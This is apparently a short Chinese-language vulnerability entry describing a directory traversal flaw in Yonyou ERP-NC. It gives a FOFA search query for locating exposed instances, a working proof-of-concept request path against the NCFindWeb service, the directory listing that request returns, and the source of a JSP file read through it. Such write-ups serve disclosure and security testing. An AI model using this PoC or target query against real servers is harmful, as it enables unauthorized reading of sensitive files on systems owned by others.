用友ERP-NC 目录遍历漏洞

0x01 漏洞描述

用友ERP-NC 存在目录遍历漏洞，攻击者可以通过目录遍历获取敏感文件信息

0x02 漏洞影响

用友ERP-NC


0x03 FOFA

```
app="用友-UFIDA-NC"
```

0x04 漏洞复现


POC为

```
/NCFindWeb?service=IPreAlertConfigService&filename=
```




```
admin.jsp
arkct132.cab
arkct164.cab
arkeydev.cab
arkeydev64.cab
bottom.html
Client
content.jsp
default.jsp
Eror.jsp
error.jsp
help
helpmain.jsp
images
img
index_en.jsp
index_tc.jsp
index.html
index.jsp
infosec
infosec.cab
infosec64.cab
install.prop
InstallProperties_en.properties
InstallProperties_zh.properties
jsp
lc
licence_en.txt
licence.txt
login
login.jsp
```

查看 ncwslogin.jsp 文件




```
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<c:choose>
  <c:when test="${(empty param.width )|| (empty param.height)}">
        <jsp:forward page="WEB-INF/jsp/resolution.jsp">
              <jsp:param name="destURL" value="ncwslogin.jsp"/>
        </jsp:forward>
  </c:when>
  <c:otherwise>
       <jsp:forward page="jsp/wsncapplet.jsp" />
  </c:otherwise>
</c:choose>
```